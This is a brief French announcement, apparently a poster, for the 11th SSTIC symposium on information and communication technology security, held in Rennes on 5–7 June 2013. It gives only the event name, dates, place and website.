HSC

11ème édition
SSTIC
5, 6 et 7 juin 2013
Rennes
SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS
SSTIC
SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION
www.sstic.org